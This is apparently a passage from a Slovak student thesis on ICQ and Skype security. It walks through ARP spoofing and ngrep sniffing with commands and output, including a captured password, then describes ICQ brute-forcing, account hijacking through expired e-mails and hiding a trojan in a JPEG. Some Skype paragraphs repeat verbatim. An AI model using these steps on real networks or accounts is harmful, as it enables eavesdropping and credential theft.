Protokol IMAP vyžaduje trvalé (tzv. on-line) pripojenie k e-mailovej schránke. Vďaka tomu je možné s celou poštovou schránkou plne pracovať z ľubovoľného miesta. Všetky správy a zložky sú uložené na poštovom serveri a na počítač sa sťahujú len potrebné informácie, takže pri zobrazení priečinka sa stiahnu len hlavičky správ a ich obsah až v prípade, že správu chce užívateľ prečítať. U jednotlivých správ sa uchováva ich stav (neprečítaná, odpovedať, dôležitá), užívateľ môže správy presúvať medzi zložkami, priečinky vytvárať, mazať, prehľadávať na strane servera atď. Protokol umožňuje súčasné pripojenie viacerých klientov súčasne. Oproti protokolu POP3 je IMAP4 veľmi komplikovaný protokol. Jeho implementácia je značne zložitejšia a teda aj náchylnějšia k chybám. Navzdory tomu IMAP používá mnoho e-mailových serverov a klientov ako jeho štandardnú prístupovú metódu.

4. Testy bezpečnosti komunikačných programov

4.1 Testy bezpečnosti komunikačného programu ICQ

4.1.1 Zisťenie IP adresy užívateľa ICQ

Na úvod jednoduchý postup ako útočník môže zistiť IP adresu užívateľa, s ktorým komunikuje cez ICQ. Do príkazového riadku Start/Accessories/Command Prompt sa natypuje príkaz netstat –n.

Active Connections

Proto	Local Address	Foreign Address	State
TCP	10.99.88.61:80	10.05.0.3:2611	ESTABLISHED
TCP	10.99.88.61:1083	10.01.0.2:445	ESTABLISHED
TCP	160.20.105.90:2043	195.98.10.24:80	CLOSE_WAIT
TCP	160.20.105.90:2097	147.32.110.2:80	CLOSE_WAIT
TCP	160.20.105.90:2106	193.85.233.106:80	CLOSE_WAIT
TCP	160.20.105.90:2107	193.85.233.106:80	CLOSE_WAIT
TCP	160.20.105.90:2110	194.228.3.17:80	ESTABLISHED
TCP	160.20.105.90:2113	194.108.145.136:80	CLOSE_WAIT
TCP	160.20.105.90:2124	194.228.3.17:110	TIME_WAIT
TCP	160.20.105.90:2127	212.65.220.69:80	ESTABLISHED
TCP	160.20.105.90:2129	194.149.103.101:80	CLOSE_WAIT

Tab. č. 1: Aktívne TCP spojenia
Zdroj: Vlastný

Tabuľka ukazuje všetky aktívne TCP spojenia z PC. Prvý stĺpec obsahuje protokol TCP, druhý IP adresu (jedna je 10.99.88.61 pre privátnu sieť a druhá 160.20.105.90 pre Internet) a tretia IP adresu počítača, s ktorým je v spojení. Číslo za dvojbodkou obsahuje port, na ktorom je pripojenie realizováno. Následne sa odošle správa užívateľovi na ICQ, ktorého IP chcete zistiť. Počas odosielania správy sa odosiela znova príkaz netstat-n

Active Connections

Proto	Local Address	Foreign Address	State
TCP	10.99.88.61:1083	10.03.04.2:445	ESTABLISHED
TCP	160.20.105.90:2043	195.98.10.24:80	CLOSE_WAIT
TCP	160.20.105.90:2097	147.32.110.2:80	CLOSE_WAIT
TCP	160.20.105.90:2106	193.85.233.106:80	CLOSE_WAIT
TCP	160.20.105.90:2107	193.85.233.106:80	CLOSE_WAIT
TCP	160.20.105.90:2110	194.228.3.17:80	ESTABLISHED
TCP	160.20.105.90:2113	194.108.145.136:80	CLOSE_WAIT
TCP	160.20.105.90:2127	212.65.220.69:80	ESTABLISHED
TCP	160.20.105.90:2129	194.149.103.101:80	CLOSE_WAIT
TCP	160.20.105.90:2130	212.65.194.96:8084	ESTABLISHED

Tab. č. 2: Aktívne TCP spojenia
Zdroj: Vlastný

Teraz sa tabuľka zmenila. Avšak pre nás je dôležitý posledný riadok, ktorý ukazuje, že PC je v aktívnom spojení s 212.65.194.96 na port 8084. A práve to je požadovaná IP adresa. Pomocou zistenej IP adresy sa dajú realizovať ďalšie útoky. Niektoré klienty, ktoré používajú podobný protokol ako ICQ, obsahujú IP adresu užívateľa priamo v adresáry čo je bezpečnostný bug, ktorý sa dá ľahko zneužiť.


4.1.2 Sniffing

Väčšina sietí dneška je ethernetová sieť, na ktorej sa ako prenosový protokol používa IP protokol. Sieť tohto typu funguje tak, že ak chce jeden stroj odovzdať informáciu (paket) inému stroju, vyšle tento paket do siete. Paket obsahuje adresu cieľového stroja. Paket však v sieti vidia všetky stroje, ale len stroj s požadovanou adresou ho príjme. Ostatné stroje paket jednoducho ignorujú.

Dôležitý moment je, že paket vidia všetky stroje v sieti. Tento paket vstúpi do sieťovej karty (NIC - network interface card), kde sa na jeho cieľovú adresu aplikuje hardverový filter. Ten rozhodne, či sa paket odovzdá ďalej do systému, alebo sa ignoruje. Väčšina ethernetových NIC však umožňuje tento hardverový filter vypnúť. Ak je filter vypnutý, do systému vchádzajú všetky pakety, systém ich následne môže odovzdávať užívateľským programom a tie môžu celú sieťovú komunikáciu ukladať do súboru. V ňom potom môže záškodník nájsť veľmi zaujímavé alebo zneužiteľné informácie.

Na adresáciu odosielateľa a príjemcu na úrovni IP sa používajú hárdverové adresy. Ide o 6 bajtové čísla, napríklad: 02:4F:30:00:AE:10. V pakete, ktorý sa šíri sieťou sa nachádza položka cieľová adresa. Táto položka obsahujú hardverovú adresu NIC príjemcu paketu. Dohoda zabezpečuje, že všetky vyrobené NIC majú rôznu hardverovú adresu a preto na sieti môže byť maximálne jediná NIC s danou cieľovou adresou. Okrem paketov, ktoré sú smerované priamo na konkrétnu adresu (unicast), existujú aj broadcast pakety, ktorých cieľová adresa je FF:FF:FF:FF:FF:FF. Tieto pakety sú určené pre všety NIC, ktoré sú v sieti. Tretím typom adresácie je multicast, kde je paket určený pre skupinu sieťových kariet. Takéto pakety majú ako cieľovú adresu uvedené 01:00:5E:xx:xx:xx , kde xx:xx:xx identifikuje, o ktorý multicast zoznam kariet sa jedná.

Záškodník na sieti môže teda jednoducho vypnúť hárdverový filter na karte a tým zachytiť všetky pakety, ktoré sa po kábli dostanú až k jeho sieťovej karte. Na vypnutie filtra v linuxe stačí mať práva root a použiť príkaz ifconfig s parametrom promisc. Z internetu sa však dajú stiahnuť celkom sofistikované programy, ktoré túto prácu urobia za útočníka a ukážu len hotový výsledok. Klasickým príkladom je program tcpdump.



Obr. č. 4 Príklad LAN siete
Zdroj: Vlastný

IP a MAC adresy počítačov:

MODEM MAC: 01:12:23:34:45:56

IP: 192.168.1.1

PC1 MAC: 01:23:45:67:89:12

IP: 192.168.1.200

VY MAC: 00:11:22:33:44:55

IP: 192.168.1.10

Predstavte si komunikáciu medzi PC1(192.168.1.200) a modemom(192.168.1.1). Ja ako útočník musím oklamať modem, že som PC1 a PC1, že som modem. Bude na to program arpspoof z balíčku dsniff.

desktop:~# apt-get install dsniff - Inštalácia v Debiane

V prvom rade je potrebné zapnúť podporu routra v jadre týmto príkazom:

desktop:~# echo "1" > /proc/sys/net/ipv4/ip_forward

Teraz treba oklamať modem, že som PC1 a PC1, že som modem.

```
desktop:~# arpspoof -t 192.168.1.1 192.168.1.200

00:11:22:33:44:55 01:12:23:34:45:56 0806 42: arp reply 192.168.1.200 is-at 00:11:22:33:44:55
00:11:22:33:44:55 01:12:23:34:45:56 0806 42: arp reply 192.168.1.200 is-at 00:11:22:33:44:55
00:11:22:33:44:55 01:12:23:34:45:56 0806 42: arp reply 192.168.1.200 is-at 00:11:22:33:44:55
00:11:22:33:44:55 01:12:23:34:45:56 0806 42: arp reply 192.168.1.200 is-at 00:11:22:33:44:55
```

Obr. č. 5 Výpis z arpspoof
Zdroj: Vlastný

Modemu vravím že PC1 má MAC adresu 00:11:22:33:44:55 a nie 01:23:45:67:89:12. Tým pádom to smeruje na mňa.

```
desktop:~# arpspoof -t 192.168.1.200 192.168.1.1

00:11:22:33:44:55 01:23:45:67:89:12 0806 42: arp reply 192.168.1.1 is-at 00:11:22:33:44:55
00:11:22:33:44:55 01:23:45:67:89:12 0806 42: arp reply 192.168.1.1 is-at 00:11:22:33:44:55
00:11:22:33:44:55 01:23:45:67:89:12 0806 42: arp reply 192.168.1.1 is-at 00:11:22:33:44:55
00:11:22:33:44:55 01:23:45:67:89:12 0806 42: arp reply 192.168.1.1 is-at 00:11:22:33:44:55
```

Obr. č. 6 Výpis z arpspoof
Zdroj: Vlastný

PC1 vravíme že modem má MAC adresu 00:11:22:33:44:55 a nie 01:12:23:34:45:56. Tým pádom to smeruje opäť na mňa.

Teraz sa PC správa ako router. Zoberie packet, pozrie komu patrí a tam to odošle. Samozrejme teraz je už možnosť jeho prezerania ktorá predtým nebola.

Oklamal som PC1 a MODEM a na radu prichádza sniffer - ja som si vybral ngrep.

desktop:~# ifconfig

eth0 Link encap:Ethernet HWaddr 00:11:22:33:44:55
inet addr:192.168.1.10 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:280353 errors:0 dropped:0 overruns:0 frame:0
TX packets:213930 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:342933791 (327.0 MiB) TX bytes:35058125 (33.4 MiB)
Interrupt:27 Base address:0xa000

V tomto momente bežíme na karte eth0. Takže spustím ngrep.

```
desktop:~# ngrep

T 192.168.1.10:38273 -> 209.85.135.97:443 [AP]
  ......f...=..S}V$Z.I*
\~A.....OR....d...P.5.....n.....k....R.......H:.F......T....3C*...N^.L.|....t.......4....:
  M..<..1.i.r..u...R...<.}3...L.&<.}T...,(`.7.*.*U.:n..DJ....N`...I...U..w.?.MH.i....m....&Fem..2..
%].J......5>..
  ..C(.h.n.P...........&..`q
(.h6..#...7...g...;"...u.......Y./. .D....D.....J..)...t.8v:=.....__..N.pB....y.=.....
  ...y.k...B...z.....O....sVJ...zC....F..e.{..GbB...5G.}?.).$.F,..nOC..R...9..H..N6..2.
%.r,.C.H.i...~jf..x..#?...
  ..b.q.[.jr...'.v...l;.rF..tJ.SMaX...,......-....qH.S...O.9....Tu.Z..{..._........'B.H.t.I...
(h.Y......|......D3
  .....+..}>.[#...|=..<e....f.HR8.^v...{:.t.|M.....Q...
[.....`r..u-6..EXl...y..S..O...............Y..J.%.....k.io
  ..h>...1m......4H2.:...S$.512...D..........M....k.............W
\.s.@..DW.T..LVh9...............~AO+B.Xj.u..[..
  VT....s...~o.J.*..Q.R.....7.S/%....\....5.
[n.A...-....38.._.e.../........O....x.....}.X.l...sLW...D.V._..4.....
  E.!...4Q......t#.Y.Y.F4?..).A.......k.t.-...../|Ue..x.bj.N...
```

Obr. č.7 Výpis z arpspoof
Zdroj: Vlastný

Teraz je možné odhytávať konverzáciu na zaheslovanom channeli kde sa ja nedostanem ale user pokus áno.

desktop:~# ngrep |grep '#blabla'

:pokus!~st1gd3r@adsl-dyn11.11-111-11.t-com.sk PART #blabla..

:pokus!~st1gd3r@adsl-dyn11.11-111-11.t-com.sk JOIN :#blabla..

:pokus!~st1gd3r@adsl-dyn11.11-111-11.t-com.sk JOIN :#blabla..

:pokus!~st1gd3r@adsl-dyn11.11-111-11.t-com.sk JOIN :#blabla..

:pokus!~st1gd3r@adsl-dyn11.11-111-11.t-com.sk PRIVMSG #blabla :Zdravim vas :>..

:pokus!~st1gd3r@adsl-dyn11.11-111-11.t-com.sk PRIVMSG #blabla :To je len test pre bakalarsku pracu a sniffovanie konverzacie.

:xaxaa!~xaxaa@adsl-dyn11.11-111-11.t-com.sk PRIVMSG #blabla :No vitaj tu medzi nami. :>

Je možé exportovať konverzáciu do log.txt a po skončení alebo aj za priebehu sa prezerať.

Exportovanie pomocou príkazu:

desktop:~# ngrep > log.txt

```
desktop:~# cat log.txt |grep password
  g4_login{..text-align:right;..float:right;..whitespace:normal;.}..#user_landing4,
#password_landing4 {..width:115px;..font-weight:bold;..background-color:#F0E1BB;.}..a:link.{ font-
weight:bold; color: #804000; text-decoration:none; }
  ntent-Length: 52....user=xoxotko&clear=true&password=sniffing&server=sk4
```

Obr. č.8 Výpis z arpspoof
Zdroj: Vlastný

Môžme sledovať webové stránky ktoré užívateľ prezerá...

```
desktop:~# cat log.txt |grep .cz
  "S{"Fg6L.!Tk.Vj..,.Z.O_q._s.H`.`}!Mq"zF.Yd,uX?4/.ex Tn.Vt.ho*. .......Rp.+*4Y..Ri.cz
%"..v#SO%?;..#.Sv.H` no....jLAhw.IP.S:-_w....^r'Wp%#8.HZ.AW.KQ d}.(;.$5.Zr....Zo._t.Zw#521JLJco.mf
%az.qx+.^GL@.Tk.V\.jjmeu_Px.Uy.oL5q|7Zp-)6.C..}..
  Y(.?.'E.-..7.3.....D:.wo..r...O........'O...M..;q.........Lp.U.. .IDAT..2M3O?....U.....#>..S..6.
{.i..8.b.(x.a...Qp........{.b.~......v....;.....czF..=.@..n=.zF..o...
{^T...Qumc.n..W.4........P.>q...X.......k.V.x.......'.3[<.wfeE....{
  894..................h.......
(....... ...................................................JHS]am...............................
[..\..;8DDGT^..
\...........................V~.z.........Jc1cz......v..V~................Ry..........o
  ............www.divokekmeny.cz.....


  .,...........www.divokekmeny.cz.....


  ............www.divokekmeny.cz.............O....csO.ds.ignames.net..O......O....Oj.


  .,...........www.divokekmeny.cz.............O....csO.ds.ignames.net..7.........4.a.ns.innogames.c
+.C..@............

  ..A.....Q......j.`(:..rcz&


  .q..........www.ivasp.info................<.ns.webovy-servis.cz..info.vas-
hosting.=w..D..*O......:.....
```

Obr. č.9 Výpis z arpspoof
Zdroj: Vlastný

...prípadne vidieť aké videá pozerá na www.youtube.com

```
desktop:~# cat log.txt |grep youtube

  GET /get_video?video_id=OtOFGyhB6C8&t=vjVQa1PpcFNbm1TqRwteKxg8OY2Y-
b98KHfCvwoYhzg=&el=detailpage&ps=&fmt=34&asv=2&noflv=1 HTTP/1.1..Host: <a href="http://
www.youtube.com..User-Agent:" title="">www.youtube.com..User-Agent:</a> Mozilla/5.0 (X11; U; Linux
i686; sk; rv:1.9.1.3) Gecko/20090824 F
  =0&ad_event=3 HTTP/1.1..Host: <a href="http://www.youtube.com..User-Agent:"
title="">www.youtube.com..User-Agent:</a> Mozilla/5.0 (X11; U; Linux i686; sk; rv:1.9.1.3)
Gecko/20090824 Firefox/3.5.3..Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8..Accept-Language: sk,c
  GET /adsense_script.html?divId=watch-channel-brand-div&depth=2 HTTP/1.1..Host: <a href="http://
www.youtube.com..User-Agent:" title="">www.youtube.com..User-Agent:</a> Mozilla/5.0 (X11; U; Linux
i686; sk; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3..Accept: text/html,application/xhtml+xml,appli
   sk,cs;q=0.8,en-us;q=0.5,en;q=0.3..Accept-Encoding: gzip,deflate..Accept-Charset:
ISO-8859-2,utf-8;q=0.7,*;q=0.7..Keep-Alive: 300..Connection: keep-alive..Referer: <a href="http://
www.youtube.com/watch?v=OtOFGyhB6C8&feature=channel..Cookie:" title="http://www.youtube.com/watch?
v=OtOFGyhB6C8&feature=channel..Cookie:">http://www.youtube.com/watch?
v=OtOFGyhB6C8&feature=channel..Cookie:</a>
```

Obr. č.10 Výpis z arpspoof
Zdroj: Vlastný

Presne týmto spôsobom sa dá realizovať sledovanie konverzácie na icq, len je potrebné upraviť príkazy.

4.1.3 Hacking ICQ

K hackovaniu ICQ je na Internete veľa voľne dostupných programov a utilít. K tomuto testovaniu som použil dva programy IPDbrute2 a UIN_PASS_GEN. Na úvod som použil program UIN_PASS_GEN pre vygenerovanie zoznamu hesiel a čísel ICQ (UIN). Pre vygenerovanie takéhoto listu je potrebný ešte štandardný zoznam hesiel, z ktorého bol vygenerovaný ten môj. Je možné ho vyrobiť alebo stiahnuť z Internetu.

Takže som zobral zoznam štandardných hesiel a v UIN_PASS_GEN uviedol k nemu cestu. Potom bolo potrebné zadať rozmedzie UIN čísel a tiež sa musela nastaviť cesta do .txt súboru, ktorý obsahoval vygenerované čísla a heslá. Mali tento tvar UIN; Password
Ďalej bol potrebný zoznam Proxy servera pre IPDbrut2. Najprv sa do IPDbrut2 zadala cesta k zoznamu Proxy serverov a k zoznamu vygenerovaných hesiel a čísel UIN. V súbore goog.txt a bad.txt sa zapisovali úspešné a neúspešné pokusy.

Ďalší spôsob hackovania ICQ sa dá realizovať pomocou mŕtveho - primary mailu. Šesťmiestne UIN sa generovali pri registrácii cca. pred 5 rokmi. Stáva sa, že už niektoré maily neexistujú. Takže sa vezme UIN, ktorý chce útočník nabúrať a začne preverovať primary. Databázu primary mailov je možné nájsť na Internete. Útočník získa primary mail napríklad pika@hotmail.net a na hotmail skúša registrovať tento e-mail. Keď sa mu podarí zaregistrovať, zvíťazil. Má k dispozícii UIN a email, čiže mu stačí pripojiť sa na a

www.icq.com / password a skúšať obnovovať heslo. Je to síce primitívny a veľmi zdĺhavý proces, ale aj v tomto prípade môže byť útočník úspešný.

V dnešnej dobe sa dá "napísať" trojan špeciálne pre tento účel bez veľkých problémov. Týmto spôsobom sa dá získať heslo k & RQ, Miranda, Trillian a tiež v tomto prípade ICQ. Jediný problém môže nastať v presviedčaní človeka aby si ho stiahol na HDD. Najlepší spôsob je, že sa trojana schová do. jpeg súboru a k tomu napísať v e-maile či správe šikovný text. Človek je zvedavý a tak otvorí obrázok. V tom momente trojan začína pracovať a posielať heslo. Je to veľmi jednoduchý a v dnešnej dobe veľmi často používaný spôsob hackovania messengerov či e-mailov.

4.2 Test komunikačného programu Skype

Nasledovným testovanim som zistil, že komunikácia cez Skype – chat sa dá tiež odpočúvať pomocou viacerích utilít a programov, ktoré su voľne dostupné na Intenete. Prípadne vyššie rozpísaným sniffingom. Skype-chat funguje na rovnakej báze ako ICQ. Ako odpočúvať komunikáciu pomocou telefonovania cez Skype sa mi vyskúšať a otestovať nepodarilo. Na testovanie som vyhradil samostatný počítač s čerstvo nainštalovaným operačným systémom Windows XP, na ktorý som nainštaloval bezpečnostný softvér (personálny firewall + 2x antispyware). Pre sledovanie zmien súborov a registrov, ktoré Skype vyvolá, som použil utility: MLJSoftware: FingerPrint; SmartLine Inc: Active Registry Monitor. V LAN bol okrem Skype pripojený už len počítač s analyzátorom Frontline Ethertest R3.30 pre analýzu ethernetového prevádzky. Sledovanie zmien a prevádzky som vopred metodicky rozdelil do štyroch fáz: inštalácia, konfigurácia, volanie, odinštalácia.

Prakticky sa mi testovanie darilo menej, ako som dúfal. Predovšetkým sa môj ethernetový hub ukázal byť inteligentnejším, ako by som si bol práve želal - paketový analyzátor zachytil iba broadcast, zvyšné pakety išli pravdepodobne len do tej ethernetové zásuvky, ktorej MAC adresu si u nej zaregistroval. Analýzu paketov som preto realizoval až pri druhom pokuse na inom hube.

Iné ťažkosti sledovanie plynú z toho, že ak sledujem zmeny na PC vykonávané jedným programom, nemali byť spustené žiadne iné procesy. Akákoľvek aktivita sa celkom určite niekde prejaví a musíte sa hádať, či ste ju spôsobil sám, alebo sledovaný program. Samotné nastavovanie hlasitosti može prepísať rôzne kľúče v registroch, položky kmixer, jedno spustenie prehliadača vedie k ďalekosiahlym zmenám rôznych uložených

hodnôt Internet Exploreru, menia sa položky nedávno otvorených súborov, pri márnom odstraňovaní zachrípnutí z linky zadaním adries "lepších serverov DNS" sa prehádžu záznamy sieťovej konfigurácie.

Skype si v núdzi vystačí s jediným povoleným, z počítača iniciovaným spojením cez port 80 na protokolu TCP. Keďže touto triedou sokety vyhľadávajú bežný webový prevádzku, Skype bude (s pomocou retranslace) pracovať za takmer akýmkoľvek NAT / firewallom. Skype ale bude blokovaný vtedy, ak firewall bude kontrolovať prítomnosť protokolu HTTP v 80/TCP, pretože do neho sa prevádzka Skype už nebalí.

Až na ďalšie overhead v princípe ale nie je problém nakoniec zabaliť všetku prevádzku do regulárneho HTTP. Skype však bude preferovať, ak mu povolíte všetky odchádzajúce spojenia pre TCP aj UDP na porty 1024 a vyššie. NAT / firewall by pritom na odchádzajúce pakety UDP mal reagovať štýlom "stavovej inšpekcie paketov", tj povoliť a správne adresovať späť všetky zodpovedné pakety UDP, pričom stav by mal zostať zapísaný aspoň 30 sekúnd, odporúča sa ale až hodinu.

Pre UDP hole punching Skype preferuje, aby NAPT prekladal odchádzajúce UDP port z počítača konzistentne, tj pre zhodný UDP port z počítača u rámcov idúcich na rôzne verejné adresy používal aj zhodnú verejnú IP adresu a rovnaký UDP port. Okrem portu 80 bude Skype povděčen aj za otvorenie 443/TCP (tj bežne pre HTTPS) na NAT / firewall. Inklinácia k UDP je logická, keďže sa týmito rámci lepšie prenáša hlasové prúdy, TCP je naopak vhodnejšie pre bezpečnú signalizáciu.

Na počítači sa Skype sa pri behu vždy otvorí aspoň jeden port (je možné ho v konfigurácii programu zmeniť, implicitne máva náhodnú hodnotu z čísel nad 1023) pre prichádzajúcu aj odchádzajúcu komunikáciu v UDP. Okrem toho Skype používa porty (v teste od 1030 vyššie) pre rôzne spojenia TCP. Supernodov zrejme ešte otvárajú porty 80 a 443 pre prichádzajúce komunikáciu.

Zabudovaný firewall vo Windows XP si Skype prispôsobí pre svoju prevádzku väčšinou sám, iné sa musia nastaviť.

Zkonfigurovaní program Skype od spustenia až do oznámenia stavu login (prihlásenie) nadviazal v mojom prípade počas 25 sekúnd spojenia pomocou UDP s asi 45 rôznymi počítačmi, pravdepodobne supernodov, z toho len tri neodpovedali. Niektoré z nich sú uvedené v súbore shared.xml, iné nie. V rámci nábehu sa zrejme vykonáva login, sprostredkovaný cez supernodov. Počas nábehu vzniknú dve TCP spojenia hneď na začiatku a dve pár sekúnd pred dokončením loginu. Je možné, že Skype vykonáva autentifikáciu (login) paralelne dvojcestne pre vyššiu spoľahlivosť. Zdá sa mi, že

stratégiou Skype je najprv nadviazať spojenie na čo najviac supernodov a získať adresy aj ďalších supernodov, ako má vo svojom súbore shared.xml, až potom prebieha login. Oneskorenie začiatku loginu by mohlo byť spôsobené generáciou páru RSA kľúčov. Vlastné autentizácia beží skôr cez druhý pár TCP spojov ako cez ten prvotný. Po nábehu loginu druhá dvojica spojenie udržiava v kombinácii spoja TCP aj UDP zasielaním krátkych paketov, trochu arytmicky s intervalmi 10 alebo 20 sekúnd. Zdá sa, že tento spôsob udržiavanej komunikácie je používaný pre "pohotovostný" spojenie k niektorým supernodům a vysvetľovalo by to 30sekundové požiadavky na držanie stave spoje UDP na firewalloch.

Počas nábehu vzniká jediný otvorený dotaz HTTP na server ui.skype.com s obsahom položky použitej verzie programu Skype a hash hodnoty užívateľa (hoci klient mal nakonfigurované netestovat prítomnosť nových verzií).

Pri začiatku volania otvoril môj Skype ďalšie dva TCP spojenia (pričom prvá z nich sa nakoniec použilo pre prúd hlasu. Čoskoro po začiatku volania bol dvakrát skúšaný UDP hole punching voči verejnej adrese náprotivku (15 rámcov s postupne sa zvyšujúcim číslom portu), ale bez úspechu. Komunikácia potom pokračuje cez čerstvo kontaktovaný supernode, pred nadviazaním spojenia sa s ním otvára ešte tretia TCP spoj. Východiskový spojenie hovoru sa s partnerom nadväzovalo skoro minútu (ďalšie pokusy sú už v poriadku niekoľkých sekúnd). Všetky tieto tri TCP spoje sú sprevádzané aj pakety UDP. Jeden hlavný spoj TCP + UDP je pre prenos hlasu, ďalšie dva môžu slúžiť buď ako záložné trasy, alebo pre prípadný prenos súborov alebo chatu, alebo ako záloha signalizácie. Druhé dva spoje boli opäť udržiavané s arytmiou 10sekundových a 20sekundových pauz.

Ak nechce užévateľ vstúpiť s výrobcom Skype do zmluvného vzťahu kvôli jeho nadstavbovým službám, môže svojmu súkromiu mierne pomôcť tým, že miesto svojho pravého mena použijete vhodnú prezývku. O zadanie "Skype Name" bude vyzvaní pri prvom spustení programu. Skype overí, že meno je v rámci siete Skype jedinečné. Zároveň sa musí k tomuto menu zadať heslo.

Užívateľ môže zadať svoju e-mailovú adresu – firma Skype tvrdí, že v globálnom indexe sa uchováva len jeho zašifrovaná hodnota; ktokoľvek presne pozná e-mailovú adresu, môže následne ihneď zistiť vaše meno v Skype. Som mierne skeptický k tomu, ako dokonale Skype e-mailovú adresu chráni - v globálnom indexe sa rozhodne nenachádza len

čisto hašovaná hodnota elektronickej adresy, ani HMAC, poštová adresa je len nejako zašifrovaná.

Miesta inštalačných a konfiguračných súborov a záznamov v registroch vykonaných inštalačnom Skype a programom Skype rámcovo zodpovedajú oficiálnej dokumentácii výrobcu.

Skype uvádza, že prenášaný obsah (dáta hovoru, prenášaný súbor alebo chatovej správy) je šifrovaný medzi koncovými komunikujúcimi uzly symetrickú šifrou AES s dĺžkou kľúča 256 bitov. Účelom tohto šifrovania má byť zabezpečenie súkromia obsahu hovoru aj v prípade, že prúdy rámcov prechádzajú cez supernodov, a všeobecná odolnosť proti odpočúvaniu prevádzky siete. Vlastná výmena symetrických kľúčov má prebiehať pomocou RSA. Klient Skype pritom má mať kľúč RSA s dĺžkou 1024 bitov, potvrdenie od login servera Skype má byť tiež pomocou kľúča RSA s dĺžkou 1536 bitov, resp. 2048 bitov u platených služieb.

Zdôrazňujem, že koncepcia vytvorenia a práca s kľúčmi RSA musia byť výrazne odlišná od toho, na čo je užívateľ zvyknutý napríklad z programu PGP alebo z bežných certifikátov X.509 v elektronickej pošte. Kľúčová dvojica RSA sa veľmi pravdepodobne generuje pri každom spustení programu Skype vždy znovu a vždy znovu certifikované login servery. Tento certifikát sa nazýva SessionID Token (pokiaľ sa nejedná o token jedného hovoru), bude pravdepodobne spájať volacie meno s aktuálnym verejným kľúčom RSA a slúžiť pre všetku následnú autentifikáciu v P2P prevádzky. Úvodná autentizácia teda spočíva len na dvojicu prihlasovacie meno / heslo.

Ak sa užívateľ domnieva, že snáď sú dáta sieťou Skype šifrované pomocou prihlasovacieho hesla k sieti, potom o tom mierne pochybujem, pretože Skype pre prípad zabudnutia hesla umožňuje požiadať o jeho reset. Pritom musí vykonať kontrolu e-mailu (teoreticky by ešte hodnota e-mailu mohla byť šifrovaná i hašována zvlášť) - náhodne vygenerované nové heslo dôjde do e-mailovej schránky. Mimochodom, pretože e-mail chodí Internetom otvorene, môže toto nové heslo hocikto odchytiť a nejakú dobu sa v sieti Skype ľahko vydávať za vás.

Niektorí považujú uvádzané informácie o AES-256/RSA za dostatočné. Navyše sú upokojenie tým, že z podstaty P2P siete nie je možné centrálne zachytávať hovory medzi uzlami. Tým, že sú hovory Skype šifrované, potom majú byť bezpečnejšie ako bežné hovory cez verejnú telefónnu sieť, ktoré nie sú šifrované vôbec.

Problém je, že tento predpoklad platí len vtedy, ak sú všetky šifrovanie a prevádzka P2P implementované korektne a bez chýb. Pretože to nikto nezaručí, naopak je technicky

rovnako dobre možné, že sieť môže monitorovať zoznam všetkých hovorov, vytvárať mapy kontaktov a frekvenciu hovorov (aj keď užívateľ v sieti pod pseudonymom, jeho náprotivci majú možnosť si u užívateľa v zozname kontaktov uviesť jeho skutočné meno, a odtiaľ je Skype môže nakoniec ľahko vydolovať),

Prevádzka zvolených užívateľov môže byť odklonená cez supernodov, ktoré hovory a dáta nahrávajú alebo preposielajú tretej strane. Kľúče k použitým šifrám môžu byť zaslané tretej strane pre rozlúštenie zachytenej prevádzky, alebo sa použije osobitný slabý kľúč. Kvôli šifrovaniu všetkej prevádzky ho nie je možné nezávisle kontrolovať.
Rozdiel oproti klasickej telefónnej sieti by som teda videl skôr v rozdielu subjektu, ktorý potenciálne môže odpočúvať.

Ak nechce užévateľ vstúpiť s výrobcom Skype do zmluvného vzťahu kvôli jeho nadstavbovým službám, môže svojmu súkromiu mierne pomôcť tým, že miesto svojho pravého mena použijete vhodnú prezývku. O zadanie "Skype Name" bude vyzvaní pri prvom spustení programu. Skype overí, že meno je v rámci siete Skype jedinečné. Zároveň sa musí k tomuto menu zadať heslo.

Užívateľ môže zadať svoju e-mailovú adresu – firma Skype tvrdí, že v globálnom indexe sa uchováva len jeho zašifrovaná hodnota; ktokoľvek presne pozná e-mailovú adresu, môže následne ihneď zistiť vaše meno v Skype. Som mierne skeptický k tomu, ako dokonale Skype e-mailovú adresu chráni - v globálnom indexe sa rozhodne nenachádza len čisto hašovaná hodnota elektronickej adresy, ani HMAC, poštová adresa je len nejako zašifrovaná.

Miesta inštalačných a konfiguračných súborov a záznamov v registroch vykonaných inštalačnom Skype a programom Skype rámcovo zodpovedajú oficiálnej dokumentácii výrobcu.

